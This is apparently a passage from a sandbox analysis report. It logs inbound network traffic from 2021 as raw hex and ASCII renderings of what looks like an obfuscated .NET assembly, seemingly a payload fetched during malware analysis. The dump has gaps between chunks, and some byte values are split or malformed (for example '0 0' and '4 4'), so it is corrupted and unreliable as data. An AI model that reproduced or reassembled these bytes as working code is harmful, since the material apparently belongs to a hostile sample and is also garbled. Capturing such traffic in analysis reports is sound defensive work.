2021-12-18 14:32:00 UTC	36	IN	Data Raw: fe 09 02 00 28 6c 00 00 0a 2a 4e 00 fe 09 00 00 fe 09 01 00 fe 09 02 00 28 91 00 00 0a 2a 2e 00 fe 09 00 00 28 69 00 00 0a 2a 5e 00 fe 09 00 00 fe 09 01 00 fe 09 02 00 fe 09 03 00 28 6a 00 00 0a 2a 1e 00 28 a7 00 00 06 2a 1e 00 28 92 00 00 0a 2a 2a fe 09 00 00 6f 93 00 00 0a 2a 00 2a fe 09 00 00 6f 94 00 00 0a 2a 00 4e 00 fe 09 00 00 fe 09 01 00 fe 09 02 00 28 ad 00 00 06 2a 3e 00 fe 09 00 00 fe 09 01 00 28 95 00 00 0a 2a 1e 00 28 5d 01 00 06 2a 1e 00 28 65 00 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 28 96 00 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 28 97 00 00 0a 2a 2a fe 09 00 00 6f 98 00 00 0a 2a 00 2a fe 09 00 00 6f 99 00 00 0a 2a 00 2a fe 09 00 00 6f 9a 00 00 0a 2a 00 2a fe 09 00 00 6f 9b 00 00 0a 2a 00 2a fe 09 00 00 6f 9c 00 00 0a 2a 00 3e 00 fe 09 00 Data Ascii: (l*N(*.(i*^(j*(*(**o**o*N(*>(*(]*(e*>(*>(**o**o**o**o**o*>
2021-12-18 14:32:00 UTC	37	IN	Data Raw: 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 0a 00 2a 00 1e 02 28 09 00 00 0a 2a 1b 30 06 00 d9 3a 00 00 1b 00 00 11 20 4c 01 00 00 fe 0e 18 00 38 00 00 00 00 fe 0c 18 00 45 91 01 00 00 05 0c 00 00 b2 05 00 00 4a 04 00 00 66 0d 00 00 32 2a 00 00 21 24 00 00 c7 14 00 00 14 19 00 00 a2 08 00 00 25 0b 00 00 f7 0f 00 00 8e 09 00 00 eb 1f 00 00 91 17 00 00 68 2c 00 00 37 1a 00 00 44 01 00 00 f8 23 00 00 0b 16 00 00 59 03 00 00 97 13 00 00 b1 23 00 00 19 05 00 00 19 2a 00 00 23 30 00 00 d7 03 00 00 94 06 00 00 54 31 00 00 95 1d 00 00 6c 02 00 00 3e 0b 00 00 1d 08 00 00 5e 08 00 00 d6 07 00 00 ae 0e 00 00 54 0a 00 00 ce 00 00 00 89 25 00 Data Ascii: (*(*(*(*(*(*(**(*0: L8EJf2*!$%h,7D#Y#*#0T1l>^T%
2021-12-18 14:32:00 UTC	38	IN	Data Raw: 31 00 00 00 18 00 00 18 2c 00 00 6c 26 00 00 a1 11 00 00 b0 1a 00 00 88 2a 00 00 86 21 00 00 a3 2c 00 00 82 15 00 00 ce 30 00 00 81 19 00 00 c6 32 00 00 47 1e 00 00 13 20 00 00 de 26 00 00 f8 21 00 00 4d 0d 00 00 bf 2b 00 00 30 0f 00 00 3a 24 00 00 53 2b 00 00 fd 30 00 00 fa 06 00 00 1f 1c 00 00 33 12 00 00 af 0f 00 00 fe 0c 00 00 d6 18 00 00 30 27 00 00 55 1c 00 00 51 17 00 00 c0 02 00 00 63 2b 00 00 ae 18 00 00 e2 14 00 00 56 30 00 00 16 0d 00 00 d8 20 00 00 b9 1c 00 00 31 03 00 00 65 1d 00 00 d0 09 00 00 c2 10 00 00 36 10 00 00 fb 14 00 00 e3 28 00 00 c0 15 00 00 89 14 00 00 8d 1a 00 00 d5 22 00 00 3b 1f 00 00 d7 0e 00 00 39 17 00 00 7e 13 00 00 78 0b 00 00 2c 0a 00 00 8d 2e 00 00 55 29 00 00 f2 27 00 00 4b 26 00 00 cd 1c 00 00 1e 1e 00 00 41 00 00 00 Data Ascii: 1,l&*!,02G &!M+0:$S+030'UQc+V0 1e6(';9~x,.U)'K&A
2021-12-18 14:32:00 UTC	40	IN	Data Raw: 00 00 00 20 33 00 00 00 20 28 00 00 00 58 9c 20 58 01 00 00 38 98 f5 ff ff 11 21 28 6e 01 00 06 28 6b 01 00 06 80 77 00 00 04 20 fd 00 00 00 28 73 01 00 06 3a 78 f5 ff ff 26 20 77 01 00 00 38 6d f5 ff ff fe 0c 2a 00 20 01 00 00 00 20 43 00 00 00 20 36 00 00 00 58 9c 20 89 00 00 00 38 4e f5 ff ff fe 0c 2a 00 20 02 00 00 00 fe 0c 0c 00 9c 20 07 01 00 00 fe 0e 18 00 38 2e f5 ff ff 38 b2 0e 00 00 20 8a 00 00 00 28 72 01 00 06 3a 1e f5 ff ff 26 20 0b 00 00 00 38 13 f5 ff ff fe 0c 1b 00 20 08 00 00 00 20 5e 00 00 00 20 61 00 00 00 58 9c 20 eb 00 00 00 38 f4 f4 ff ff fe 0c 1b 00 20 1c 00 00 00 20 fa 00 00 00 20 53 00 00 00 59 9c 20 6d 00 00 00 38 d5 f4 ff ff fe 0c 2a 00 20 03 00 00 00 20 b8 00 00 00 20 3d 00 00 00 59 9c 20 24 0 0 00 00 38 b6 f4 ff ff fe 0c 2a 00 Data Ascii: 3 (X X8!(n(kw (s:x& w8m* C 6X 8N* 8.8 (r:& 8 ^ aX 8 SY m8* =Y $8*
2021-12-18 14:32:00 UTC	41	IN	Data Raw: 20 ac 00 00 00 20 40 00 00 00 59 9c 20 f9 00 00 00 38 42 f0 ff ff 20 43 00 00 00 20 53 00 00 00 58 fe 0e 06 00 20 91 00 00 00 38 29 f0 ff ff 20 50 00 00 00 20 69 00 00 00 58 fe 0e 0c 00 20 77 00 00 00 38 10 f0 ff ff 20 24 00 00 00 20 4d 00 00 00 58 fe 0e 0c 00 20 0e 00 00 00 28 73 01 00 06 3a f2 ef ff ff 26 20 13 00 00 00 38 e7 ef ff ff fe 0c 1b 00 20 03 00 00 00 20 93 00 00 00 20 31 00 00 00 59 9c 20 22 01 00 00 38 c8 ef ff ff 11 09 11 28 17 59 40 78 05 00 00 20 3b 01 00 00 38 b3 ef ff ff fe 0c 1b 00 20 12 00 00 00 fe 0c 06 00 9c 20 4b 00 00 00 28 72 01 00 06 39 96 ef ff ff 26 20 6d 01 00 00 38 8b ef ff ff 20 20 00 00 00 8d 17 00 00 01 fe 0e 1b 00 20 8c 00 00 00 28 73 01 00 06 39 6e ef ff ff 26 20 74 00 00 00 38 63 ef ff ff 20 a8 00 00 00 20 38 00 00 00 Data Ascii: @Y 8B C SX 8) P iX w8 $ MX (s:& 8 1Y "8(Y@x ;8 K(r9& m8 (s9n& t8c 8
2021-12-18 14:32:00 UTC	42	IN	Data Raw: 58 fe 0e 0c 00 20 1e 01 00 00 28 73 01 00 06 3a eb ea ff ff 26 20 7c 01 00 00 38 e0 ea ff ff 16 8d 17 00 00 01 13 0e 20 61 00 00 00 38 ce ea ff ff fe 0c 1b 00 20 13 00 00 00 20 35 00 00 00 20 04 00 00 00 59 9c 20 2f 00 00 00 38 af ea ff ff fe 0c 1b 00 20 11 00 00 00 fe 0c 06 00 9c 20 f6 00 00 00 28 72 01 00 06 39 92 ea ff ff 26 20 34 01 00 00 38 87 ea ff ff 20 c8 00 00 00 20 42 00 00 00 59 fe 0e 06 00 20 3d 01 00 00 38 6e ea ff ff 20 fa 00 00 00 20 53 00 00 00 59 fe 0e 06 00 20 e3 00 00 00 28 72 01 00 06 3a 50 ea ff ff 26 20 d7 00 00 00 38 45 ea ff ff 11 0f 13 22 20 b6 00 00 00 38 37 ea ff ff fe 0c 1b 00 20 10 00 00 00 20 32 00 00 00 20 59 00 00 00 58 9c 20 df 00 00 00 28 72 01 00 06 3a 13 ea ff ff 26 20 49 00 00 00 38 08 ea ff ff 73 75 00 00 0a 13 21 20 Data Ascii: X (s:& |8 a8 5 Y /8 (r9& 48 BY =8n SY (r:P& 8E" 87 2 YX (r:& I8su!
2021-12-18 14:32:00 UTC	44	IN	Data Raw: 00 58 9c 20 42 00 00 00 28 73 01 00 06 39 94 e5 ff ff 26 20 33 00 00 00 38 89 e5 ff ff 20 9c 00 00 00 20 34 00 00 00 59 fe 0e 06 00 20 0e 00 00 00 38 70 e5 ff ff 20 63 00 00 00 20 77 00 00 00 58 fe 0e 0c 00 20 dd 00 00 00 38 57 e5 ff ff 20 64 00 00 00 20 78 00 00 00 58 fe 0e 06 00 20 fa 00 00 00 28 73 01 00 06 39 39 e5 ff ff 26 20 9f 00 00 00 38 2e e5 ff ff fe 0c 1b 00 20 13 00 00 00 20 65 00 00 00 20 44 00 00 00 58 9c 20 03 00 00 00 38 0f e5 ff ff fe 0c 1b 00 20 01 00 00 00 20 6a 00 00 00 20 04 00 00 00 58 9c 20 f7 00 00 00 38 f0 e4 ff ff 11 00 11 26 11 26 8e 69 17 11 11 58 59 91 60 13 00 20 2b 00 00 00 38 d5 e4 ff ff 20 04 00 00 00 20 56 00 00 00 58 fe 0e 0c 00 20 8d 00 00 00 38 bc e4 ff ff 11 09 11 23 5d 13 04 20 16 01 00 00 28 72 01 00 06 39 a6 e4 ff Data Ascii: X B(s9& 38 4Y 8p c wX 8W d xX (s99& 8. e DX 8 j X 8&&iXY` +8 VX 8#] (r9
2021-12-18 14:32:00 UTC	45	IN	Data Raw: 0f 00 00 00 58 fe 0e 0c 00 20 01 01 00 00 fe 0e 18 00 38 32 e0 ff ff fe 0c 2a 00 20 07 00 00 00 20 fa 00 00 00 20 53 00 00 00 59 9c 20 22 00 00 00 38 17 e0 ff ff 20 b4 00 00 00 20 17 00 00 00 58 fe 0e 06 00 20 5b 01 00 00 38 fe df ff ff fe 0c 2a 00 20 07 00 00 00 20 98 00 00 00 20 43 00 00 00 59 9c 20 39 00 00 00 28 73 01 00 06 3a da df ff ff 26 20 3c 00 00 00 38 cf df ff ff fe 0c 2a 00 20 04 00 00 00 fe 0c 0c 00 9c 20 4c 00 00 00 38 b7 df ff ff fe 0c 1b 00 20 0f 00 00 00 fe 0c 06 00 9c 20 c2 00 00 00 38 9f df ff ff fe 0c 2a 00 20 08 00 00 00 20 b4 00 00 00 20 3c 00 00 00 59 9c 20 5a 01 00 00 38 80 df ff ff fe 0c 2a 00 20 0d 00 00 00 20 b5 00 00 00 20 3c 00 00 00 59 9c 20 0f 01 00 00 38 61 df ff ff fe 0c 1b 00 20 01 00 00 00 20 36 00 00 00 20 2c 00 00 00 Data Ascii: X 82* SY "8 X [8* CY 9(s:& <8* L8 8* <Y Z8* <Y 8a 6 ,
2021-12-18 14:32:00 UTC	46	IN	Data Raw: 00 38 ee da ff ff 20 11 00 00 00 20 76 00 00 00 58 fe 0e 06 00 20 e1 00 00 00 28 72 01 00 06 3a d0 da ff ff 26 20 59 00 00 00 38 c5 da ff ff 11 15 11 15 28 67 01 00 06 28 69 01 00 06 69 28 6a 01 00 06 13 17 20 4d 01 00 00 28 73 01 00 06 3a a0 da ff ff 26 20 74 01 00 00 38 95 da ff ff 20 ee 00 00 00 20 4f 00 00 00 59 fe 0e 0c 00 20 5b 00 00 00 38 7c da ff ff fe 0c 1b 00 20 0b 00 00 00 20 2e 00 00 00 20 57 00 00 00 58 9c 20 40 01 00 00 38 5d da ff ff 11 28 17 58 13 28 20 5a 00 00 00 38 4d da ff ff 20 11 00 00 00 20 1e 00 00 00 58 fe 0e 06 00 20 36 01 00 00 38 34 da ff ff fe 0c 2a 00 20 0a 00 00 00 fe 0c 0c 00 9c 20 6d 00 00 00 28 72 01 00 06 39 17 da ff ff 26 20 2a 01 00 00 38 0c da ff ff fe 0c 2a 00 20 0c 00 00 00 20 3d 00 00 00 20 2b 00 00 00 58 9c 20 72 Data Ascii: 8 vX (r:& Y8(g(ii(j M(s:& t8 OY [8| . WX @8](X(Z8M X 684* m(r9& *8* = +X r

Timestamp	kBytes transferred	Direction	Data
2021-12-18 14:32:00 UTC	48	IN	Data Raw: 38 96 d5 ff ff 20 b4 00 00 00 20 7b 00 00 00 59 fe 0e 06 00 20 09 01 00 00 38 7d d5 ff ff 20 a1 00 00 00 20 35 00 00 00 59 fe 0e 06 00 20 a0 00 00 00 38 64 d5 ff ff fe 0c 1b 00 20 09 00 00 00 fe 0c 06 00 9c 20 79 00 00 00 38 4c d5 ff ff 20 1c 00 00 00 20 34 00 00 00 58 fe 0e 06 00 20 8e 00 00 00 38 33 d5 ff ff fe 0c 2a 00 20 09 00 00 00 fe 0c 0c 00 9c 20 72 01 00 00 38 1b d5 ff ff 11 16 1e 58 13 16 20 61 01 00 00 28 73 01 00 06 39 06 d5 ff ff 26 20 06 01 00 00 38 fb d4 ff ff fe 0c 1b 00 20 14 00 00 00 fe 0c 06 00 9c 20 ba 00 00 00 28 72 01 00 06 39 de d4 ff ff 26 20 bd 00 00 00 38 d3 d4 ff ff fe 0c 1b 00 20 0f 00 00 00 fe 0c 06 00 9c 20 50 01 00 00 38 bb d4 ff ff fe 0c 2a 00 20 0e 00 00 00 20 80 00 00 00 20 2a 00 00 00 59 9c 20 7a 01 00 00 fe 0e 18 00 38 Data Ascii: 8 {Y 8} 5Y 8d y8L 4X 83* r8X a(s9& 8 (r9& 8 P8* *Y z8
2021-12-18 14:32:00 UTC	49	IN	Data Raw: 00 00 58 fe 0e 06 00 20 5e 01 00 00 38 31 d0 ff ff 20 c7 00 00 00 20 42 00 00 00 59 fe 0e 0c 00 20 b7 00 00 00 28 73 01 00 06 39 13 d0 ff ff 26 20 94 00 00 00 38 08 d0 ff ff fe 0c 1b 00 20 07 00 00 00 fe 0c 06 00 9c 20 64 00 00 00 38 f0 cf ff ff fe 0c 2a 00 20 0f 00 00 00 20 25 00 00 00 20 18 00 00 00 58 9c 20 4a 00 00 00 28 73 01 00 06 3a cc cf ff ff 26 20 8b 01 00 00 38 c1 cf ff ff fe 0c 1b 00 20 08 00 00 00 20 35 00 00 00 20 28 00 00 00 58 9c 20 1b 00 00 00 fe 0e 18 00 38 9a cf ff ff 20 d1 00 00 00 20 45 00 00 00 59 fe 0e 0c 00 20 2c 01 00 00 38 85 cf ff ff fe 0c 1b 00 20 0a 00 00 00 20 af 00 00 00 20 3a 00 00 00 59 9c 20 0d 00 00 00 38 66 cf ff ff fe 0c 2a 00 20 04 00 00 00 20 e0 00 00 00 20 4a 00 00 00 59 9c 20 f4 00 00 00 38 47 cf ff ff fe 0c 2a 00 Data Ascii: X ^81 BY (s9& 8 d8* % X J(s:& 8 5 (X 8 EY ,8 :Y 8f* JY 8G*
2021-12-18 14:32:00 UTC	50	IN	Data Raw: 00 fe 0e 18 00 38 db ca ff ff fe 0c 2a 00 20 0e 00 00 00 fe 0c 0c 00 9c 20 d4 00 00 00 28 72 01 00 06 3a c2 ca ff ff 26 20 60 00 00 00 38 b7 ca ff ff 20 91 00 00 00 20 30 00 00 00 59 fe 0e 06 00 20 d0 00 00 00 38 9e ca ff ff fe 0c 1b 00 20 09 00 00 00 fe 0c 06 00 9c 20 68 00 00 00 38 86 ca ff ff fe 0c 2a 00 20 09 00 00 00 20 73 00 00 00 20 35 00 00 00 58 9c 20 96 00 00 00 28 72 01 00 06 3a 62 ca ff ff 26 20 50 00 00 00 38 57 ca ff ff fe 0c 2a 00 20 0d 00 00 00 20 8a 00 00 00 20 2e 00 00 00 59 9c 20 0f 00 00 00 fe 0e 18 00 38 30 ca ff ff fe 0c 1b 00 20 0f 00 00 00 fe 0c 06 00 9c 20 11 00 00 00 fe 0e 18 00 38 14 ca ff ff 16 13 09 20 30 00 00 00 28 72 01 00 06 3a 06 ca ff ff 26 20 09 00 00 00 38 fb c9 ff ff fe 0c 1b 00 20 09 00 00 00 20 1c 00 00 00 20 73 00 Data Ascii: 8* (r:& `8 0Y 8 h8* s 5X (r:b& P8W* .Y 80 8 0(r:& 8 s
2021-12-18 14:32:00 UTC	52	IN	Data Raw: fe 0c 13 00 fe 0c 05 00 58 fe 0e 13 00 fe 0c 13 00 fe 0c 13 00 1f 0d 64 61 fe 0e 13 00 fe 0c 13 00 fe 0c 08 00 58 fe 0e 13 00 fe 0c 25 00 1b 62 fe 0c 25 00 58 fe 0c 25 00 61 fe 0c 13 00 58 fe 0e 13 00 fe 0c 13 00 76 6c 6d 58 13 1e 20 25 00 00 00 38 39 c5 ff ff 00 00 00 01 10 00 00 02 00 43 14 3a 7d 14 59 00 00 00 00 13 30 04 00 5c 00 00 00 00 00 00 00 02 d0 3a 00 00 02 28 23 00 00 0a 6f 24 00 00 0a 28 cb 00 00 0a 39 3b 00 00 00 7e 78 00 00 04 3a 05 00 00 00 28 5f 01 00 06 73 cc 00 00 0a 25 02 6f cd 00 00 0a 6f ce 00 00 0a 25 7e 77 00 00 04 74 36 00 00 01 6f cd 00 00 0a 6f ce 00 00 0a 6f cf 00 00 0a 2a 02 6f cd 00 00 0a 2a 13 30 03 00 4d 00 00 00 1c 00 00 11 7e 78 00 00 04 3a 05 00 00 00 28 5f 01 00 06 03 6f d0 00 00 0a 0a 16 0b 38 21 00 00 00 7e 76 00 00 Data Ascii: XdaX%b%X%aXvlmX %89C:}Y0\:(#o$(9;~x:(_s%oo%~wt6ooo*o*0M~x:(_o8!~v
2021-12-18 14:32:00 UTC	53	IN	Data Raw: 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 Data Ascii: ********0*0*0*0*0*0*0*0*0*0*0
2021-12-18 14:32:00 UTC	54	IN	Data Raw: 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 Data Ascii: *0*0*0*0*0*0*0*0*0*0*0*0**0*0
2021-12-18 14:32:00 UTC	58	IN	Data Raw: 00 0b 00 53 5e 00 13 00 00 00 00 03 30 08 00 04 00 00 00 00 00 00 00 00 17 2a 01 10 00 00 02 00 06 00 49 4f 00 13 00 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 01 1c 00 00 00 00 5c 00 16 72 00 0b 0a 00 00 01 02 00 51 00 55 a6 00 13 00 00 00 00 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 41 34 00 00 02 00 00 00 f4 02 00 00 f7 00 00 00 eb 03 00 00 13 00 00 00 00 00 00 00 00 00 00 00 45 01 00 00 12 00 00 00 57 01 00 00 36 03 00 00 0f 00 00 01 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 41 1c 00 00 02 00 00 00 06 00 00 00 Data Ascii: S^0*IO**(*(*(*(*(*0*0*\rQU0*A4EW60*A
2021-12-18 14:32:00 UTC	63	IN	Data Raw: 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f ac 05 00 06 2a 00 42 28 a9 00 00 06 d0 b2 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f b0 05 00 06 2a 00 42 28 a9 00 00 06 d0 b3 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f b4 05 00 06 2a 00 42 28 a9 00 00 06 d0 b4 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f b8 05 00 06 2a 00 42 28 a9 00 00 06 d0 b5 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f bc 05 00 06 2a 00 42 28 a9 00 00 06 d0 b6 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f c0 05 00 06 2a 00 42 28 a9 00 00 06 d0 b7 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f c4 05 00 06 2a 00 42 28 a9 00 00 06 d0 b8 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f c8 05 00 06 2a 00 42 Data Ascii: (**o*B((**o*B((**o*B((**o*B((**o*B((**o*B((*:o*B((*:o*B
2021-12-18 14:32:00 UTC	64	IN	Data Raw: 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 24 06 00 06 2a 00 42 28 a9 00 00 06 d0 d0 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 28 06 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 d1 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 2c 06 00 06 2a 00 42 28 a9 00 00 06 d0 d2 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 30 06 00 06 2a 00 42 28 a9 00 00 06 d0 d3 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 34 06 00 06 2a 00 42 28 a9 00 00 06 d0 d4 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 38 06 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 d5 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 3c 06 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 d6 00 00 02 28 a0 00 Data Ascii: (*:o$*B((*2o(*B((*:o,*B((*:o0*B((*:o4*B((*2o8*B((*2o<*B((
2021-12-18 14:32:00 UTC	68	IN	Data Raw: b0 15 00 00 2d 00 fe 01 10 06 00 01 00 00 c4 15 00 00 2d 00 ff 01 14 06 00 01 00 00 d8 15 00 00 2d 00 01 02 18 06 00 01 00 00 ec 15 00 00 2d 00 02 02 1c 06 00 01 00 00 00 16 00 00 2d 00 03 02 20 06 00 01 00 00 14 16 00 00 2d 00 04 02 24 06 00 01 00 00 28 16 00 00 2d 00 05 02 28 06 00 01 00 00 3c 16 00 00 2d 00 06 02 2c 06 00 01 00 00 50 16 00 00 2d 00 07 02 30 06 00 01 00 00 64 16 00 00 2d 00 08 02 34 06 00 01 00 00 78 16 00 00 2d 00 09 02 38 06 00 01 00 00 8c 16 00 00 2d 00 0a 02 3c 06 00 01 00 00 a0 16 00 00 2d 00 0b 02 40 06 00 01 00 00 b4 16 00 00 2d 00 0c 02 44 06 11 00 cf 16 3b 01 11 00 2c 17 4e 01 06 00 cc 17 7a 01 13 00 9c 18 7f 01 11 00 5e 19 ee 01 16 00 8d 19 f1 01 13 00 ae 19 f4 01 01 00 40 1a 06 02 11 00 63 1a 09 02 16 00 b5 1b 56 02 11 00 bc Data Ascii: ----- -$(-(<-,P-0d-4x-8-<-@-D;,Nz^@cV

Timestamp	kBytes transferred	Direction	Data
2021-12-18 14:32:00 UTC	72	IN	Data Raw: 01 1a 00 00 00 00 03 00 c6 01 59 18 50 04 1c 00 00 00 00 00 03 00 c6 01 be 21 57 04 1f 00 00 00 00 00 03 00 c6 01 ee 21 64 04 23 00 c0 23 00 00 00 00 91 18 c8 16 37 01 26 00 00 00 00 00 03 00 86 18 54 00 65 01 26 00 00 00 00 00 03 00 c6 01 59 18 6f 04 28 00 00 00 00 00 03 00 c6 01 be 21 78 04 2e 00 00 00 00 00 03 00 c6 01 ee 21 87 04 35 00 c8 23 00 00 00 00 91 18 c8 16 37 01 37 00 00 00 00 00 03 00 86 18 54 00 65 01 37 00 00 00 00 00 03 00 c6 01 59 18 9 0 04 39 00 00 00 00 00 03 00 c6 01 be 21 96 04 3c 00 00 00 00 00 03 00 c6 01 ee 21 87 04 40 00 d0 23 00 00 00 00 91 18 c8 16 37 01 42 00 00 00 00 00 03 00 86 18 54 00 65 01 42 00 00 00 00 00 03 00 c6 01 59 18 a2 04 44 00 00 00 00 00 03 00 c6 01 be 21 a7 04 46 00 00 00 00 00 03 00 c6 01 ee 21 87 04 49 00 Data Ascii: YP!W!d##7&Te&Yo(!x.!5#77Te7Y9!<!@#7BTeBYD!F!I
2021-12-18 14:32:00 UTC	76	IN	Data Raw: 9a 01 f0 e9 00 00 08 00 93 00 55 3e 75 01 9a 01 fc e9 00 00 08 00 93 00 68 3e 31 0d 9a 01 0c ea 00 00 08 00 93 00 7b 3e 74 09 9b 01 18 ea 00 00 08 00 93 00 8e 3e 45 01 9b 01 20 ea 00 00 08 00 93 00 a1 3e 65 0a 9b 01 24 ea 00 00 08 00 91 00 b4 3e 37 0d 9b 01 34 ea 00 00 08 00 91 00 ce 3e 44 0d 9d 01 44 ea 00 00 08 00 91 00 d9 3e 52 0d a0 01 54 ea 00 00 08 00 91 00 e4 3e 5e 0d a3 01 64 ea 00 00 08 00 91 00 ef 3e 67 0d a6 01 74 ea 00 00 08 00 91 00 fa 3e 77 0 d a9 01 84 ea 00 00 08 00 96 00 05 3f 89 0d ac 01 8c ea 00 00 08 00 91 00 10 3f 90 0d ae 01 9c ea 00 00 08 00 93 00 1b 3f ba 0d b1 01 a4 ea 00 00 08 00 96 00 26 3f c0 0d b2 01 b4 ea 00 00 08 00 86 18 54 00 d7 00 b4 01 bc ea 00 00 00 00 91 18 c8 16 37 01 b4 01 c4 ea 00 00 08 00 93 00 9d 3f d9 0d b4 01 cc Data Ascii: U>uh>1{>t>E >e$>74>DD>RT>^d>gt>w???&?T7?
2021-12-18 14:32:00 UTC	80	IN	Data Raw: 02 8c f7 00 00 08 00 86 00 1c 47 73 0f 26 02 9c f7 00 00 08 00 c6 00 4b 43 73 0f 27 02 ac f7 00 00 08 00 86 00 27 47 73 0f 28 02 bc f7 00 00 08 00 c6 00 56 43 73 0f 29 02 cc f7 00 00 08 00 86 00 32 47 73 0f 2a 02 dc f7 00 00 08 00 c6 00 61 43 73 0f 2b 02 ec f7 00 00 08 00 c6 00 6c 43 73 0f 2c 02 fc f7 00 00 08 00 c6 00 77 43 73 0f 2d 02 0c f8 00 00 08 00 c6 00 82 43 73 0f 2e 02 1c f8 00 00 08 00 86 00 3d 47 73 0f 2f 02 2c f8 00 00 08 00 c6 00 8d 43 73 0f 30 02 3c f8 00 00 08 00 86 00 48 47 73 0f 31 02 4c f8 00 00 08 00 c6 00 98 43 73 0f 32 02 5c f8 00 00 08 00 86 00 53 47 73 0f 33 02 6c f8 00 00 08 00 c6 00 a3 43 73 0f 34 02 7c f8 00 00 08 00 86 00 5e 47 73 0f 35 02 8c f8 00 00 08 00 c6 00 ae 43 73 0f 36 02 9c f8 00 00 08 00 c6 00 b9 43 73 0f 37 02 ac f8 Data Ascii: Gs&KCs"Gs(VCs)2Gs*aCs+lCs,wCs-Cs.=Gs/,Cs0<HGs1LCs2\SGs3lCs4|^Gs5Cs6Cs7
2021-12-18 14:32:00 UTC	84	IN	Data Raw: 24 01 01 00 08 00 c3 02 46 41 83 01 b0 02 2c 01 01 00 08 00 93 00 d6 4b 45 01 b0 02 34 01 01 00 08 00 93 00 ea 4b de 10 b0 02 3c 01 01 00 08 00 93 00 fe 4b 74 09 b0 02 44 01 01 00 08 00 93 00 12 4c c2 0a b0 02 4c 01 01 00 08 00 93 00 26 4c c2 0a b0 02 54 01 01 00 00 00 91 18 c8 16 37 01 b0 02 5c 01 01 00 08 00 86 18 54 00 f3 10 b0 02 64 01 01 00 08 00 c3 02 60 4a 52 05 b2 02 70 01 01 00 08 00 c3 02 e3 40 fd 0e b2 02 80 01 01 00 08 00 c3 02 ee 40 fd 0e b3 02 88 01 01 00 08 00 c3 02 6b 4a fd 0e b4 02 90 01 01 00 08 00 c3 02 25 41 40 0f b5 02 a0 01 01 00 08 00 c3 02 fb 43 6d 0f b6 02 a8 01 01 00 08 00 c3 02 06 44 83 01 b6 02 b0 01 01 00 08 00 c3 02 11 44 7c 0f b6 02 c0 01 01 00 08 00 c3 02 27 4 4 7c 0f b7 02 d0 01 01 00 08 00 c3 02 46 41 83 01 b8 02 d8 01 01 Data Ascii: $FA,KE4K<KtDLL&LT7\Td`JRp@@kJ%A@CmDD|'D|FA
